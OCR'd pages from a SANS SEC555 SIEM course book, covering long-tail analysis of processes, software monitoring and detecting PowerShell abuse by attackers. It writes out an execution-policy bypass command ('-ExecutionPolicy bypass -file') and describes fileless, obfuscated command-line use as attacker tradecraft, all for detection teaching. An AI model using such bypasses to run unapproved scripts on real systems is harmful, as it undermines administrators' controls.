PlexUpdateService.exe: Plex is a video streaming service. While not evil in nature, it should not be running on corporate systems.

Smc.exe: This is a component of Symantec Endpoint Protection. As noted in the left table by macmnsvc.exe and masvc.exe, this customer uses McAfee, not Symantec. This system was running both because Symantec did not cleanly uninstall.

resultshubdesktopsearch.exe: This is a search engine that contains adware.

fitbit-tray.exe: This is a utility for managing a Fitbit fitness activity tracker. While not evil in nature, it was not authorized to run on corporate systems.


iCloudPhotos.exe: This is a photo management program for Apple iCloud. While not evil in nature, it was not authorized to run on corporate systems.

OpenTFTPServerMT.exe: This is an open-source TFTP service. It was used to manage switch firmware but was accidentally left on a system.

Apphanui.dll: This was a DLL running that was flagged as known malware and never allowed to run.

Authorized

IISexpress.exe: This is the Internet Information Service (IIS) used to host web pages. It was installed on an IT member's desktop who was authorized to develop web pages.



Long Tail Analysis Datasets

Long tail analysis works best with large amounts of data

- Intended for datasets that are similar in nature
- This is why LFO works well with related desktops
- Is why LFO fares poorly with servers (varying purpose)

Fortunately, servers are fairly static (minimal changes)

- Whereas desktops are constantly changing


New software pushed to desktops ends up in MFO

- Single box running malicious code ends up in LFO

Long Tail Analysis Datasets

While long tail analysis can work across the entire enterprise, it works better in common datasets. For instance, looking for least frequent occurrences on servers is likely to show many one-off pieces of software. This is because servers are commonly used to host a single service, and each server may hold a different and unique service.

On the flip side, looking for least frequent occurrences on desktops tends to work well. To manage and maintain desktops, standardizations are usually in place. This means that systems are likely to have similar software, patch levels, and settings applied.



Software Monitoring

Tracking authorized vs. unauthorized software is difficult


- Typically done with process monitoring or application control
- Windows has free built-in application control capabilities
- Sysmon is also a free solution for Windows

These types of events are handled more efficiently with:

- Additional context added to logs
- Applying MFO filtering to lower log volume
- Applying LFO to analyze logs

Software Monitoring

Software can seem difficult to monitor due to how often it is executed on systems. Yet with a little bit of filtering and proper maintenance of process monitoring or application control products, it doesn't have to be bad. This is especially true if proper context exists and techniques such as long tail analysis are applied.




Course Roadmap

- Section 1: SIEM Architecture
- Section 2: Service Profiling with SIEM
- Section 3: Advanced Endpoint Analytics
- **Section 4: Baselining and User Behavior Monitoring**
- Section 5: Tactical SIEM Detection and Post-Mortem Analysis
- Section 6: Capstone: Design, Detect, Defend

Baselining and User Behavior Monitoring

This page intentionally left blank.



Scripting

Scripts and command line parameters act as a "special" category of software

- PowerShell.exe by itself means little
- cmd.exe could be taken as an interactive prompt

Locking down software helps tremendously


- But scripting is important for automation and defense
- Plus, software may change completely based on switches

Focus will be on PowerShell (techniques work with others)

Scripting

Operating systems, such as Windows and Linux, can be almost completely controlled and maintained using scripts. This is a fantastic thing for defenders. It allows system hardening, automated data collection, and much more. Windows, in many cases, is actually controlled by PowerShell behind the scenes, even with GUI programs.

Scripting is a great thing. Due to its extensive capabilities, it also comes with a risk of being used for malicious purposes. Why install software when you can live off the land? The chances of an attacker being caught using built-in scripting languages are less than if they were to add software to a system.



Command Line Examples

```
cmd.exe
```

Provides an interactive command prompt

```
cmd.exe /c ipconfig
```

Provides IP addresses of the local machine

```
PowerShell.exe
```

Provides an interactive PowerShell prompt

```
PowerShell.exe /ExecutionPolicy bypass /file
file.ps1
```

Runs the script **file.ps1** regardless of execution policy


SANS

SEC555 | SIEM with Tactical Analytics 90

Command Line Examples

In both Windows and Linux, the command line is actually an interpreter for scripting. With cmd.exe, it is a traditional language but is limited. With Linux, it is typically bashed and is fairly extensive. Then, there are more powerful languages like PowerShell and Python.

In all of these cases, command line parameters can play a pivotal role in catching malicious activity. A single switch can greatly change the behavior of a command.



PowerShell

Automation is critical for a strong defense

- But it also can be used for evil
- PowerShell[1] attacks are common

Requires knowing the internal usage

- Who/what uses PowerShell?
- Why is it used?
- How is it invoked?

With great power comes great responsibility
~ Benjamin Parker

38% of incidents involve PowerShell
68% of breaches involve PowerShell
United Threat Research Report[2]
Digital Trends Report[3]

SANS SEC555 | SIEM with Tactical Analytics 91

PowerShell

In this author's opinion, one of the most beautiful additions to Windows is PowerShell. Its capabilities are endless, and it is fairly easy to pick up and start using. However, because of its power, it must be handled with care. In the Spiderman series of comic books and movies, the character Uncle Ben states, "With great power comes great responsibility." This is absolutely the case with PowerShell.

As the slide shows, studies by security companies are showing an increasing trend of using PowerShell for attack purposes. This has resulted in a long stream of "PowerShell is the devil" or "Microsoft is stupid" responses. Do not fall into this line of reasoning. If PowerShell was not there, then people would hate something else. PowerShell is something defenders and business owners need. On top of that, Microsoft has provided some seriously strong built-in capabilities to secure PowerShell starting in PowerShell version 5.

The problem is there has not been decent coverage on how to secure PowerShell or how to detect PowerShell attacks. This module focuses on how to detect and look for attacks using PowerShell. Note that most of the logic in this module can be applied to other programming languages such as Python.

References:

https://docs.microsoft.com/en-us/powershell/scripting/overview?view=powershell-7.1


https://sec555.com/7j

https://www.carbonblack.com/resources/powershell-deep-dive-a-united-threat-research-report/

https://sec555.com/7k

https://www.digitaltrends.com/computing/microsoft-powershell-loved-by-hackers/

http://sec555.com/9k



Calling Scripts

Script File

All commands exist in the file
- Used for automation
- Common by defenders

Often used for:
- Login/logoff task
- Repeating task
- One-time automation tasks

Command Line

All commands in command line
- Large, bulky requests
- Or commands to download code

Often used by attackers:
- No file = No AV signature
- Bypasses ExecutionPolicy

Often uses obfuscation

SEC555 | SIEM with Tactical Analytics 92

Calling Scripts

While languages like PowerShell can be used interactively with a command prompt, they are intended to be run in a more automated fashion. The two primary methods of calling a script are by invoking a script file or passing the script within a command line.

Example of invoking a script file:


```
PowerShell.exe -File sec555.ps1
```

This method is commonly used by defenders. This is because scripts tend to be large, and it makes sense to store all the code in a file. Thus, the code is repeatable and easy to find at a later date.

Example of invoking a script using the command line:

```
PowerShell.exe -Command "Write-Host 'SEC555 is the best class I have ever taken. Hopefully, subliminal
messages do work!'"
```

This method may be used for one-off settings or by staff, such as IT staff, who regularly manage systems remotely. However, it is also used frequently by malware or adversaries to bypass the PowerShell execution policy as well as to remain fileless and avoid antivirus signatures.



Execution Policy

ExecutionPolicy determines what scripts can be run

- Not intended to be a security control
- Intention was to protect administrators from themselves

Multiple ways to bypass are available[1]

- Most common is to bypass with command line options:
  powershell.exe -ExecutionPolicy bypass -file runme.ps1
- If not used by the company, may be an indicator
- But most malware runs scripts without calling a file

Execution Policy

Microsoft implemented a component called the PowerShell Execution Policy to protect administrators from running bad code. However, it was never intended to be a security control. Instead, it was intended to stop a user from accidentally running code that he or she did not intend to run. Granted, this is what Microsoft is publicly stating, but in an odd way, it makes sense.

The execution policy is set to one of the below settings:

Restricted (default): Only allows interactive commands. No scripts can be run.

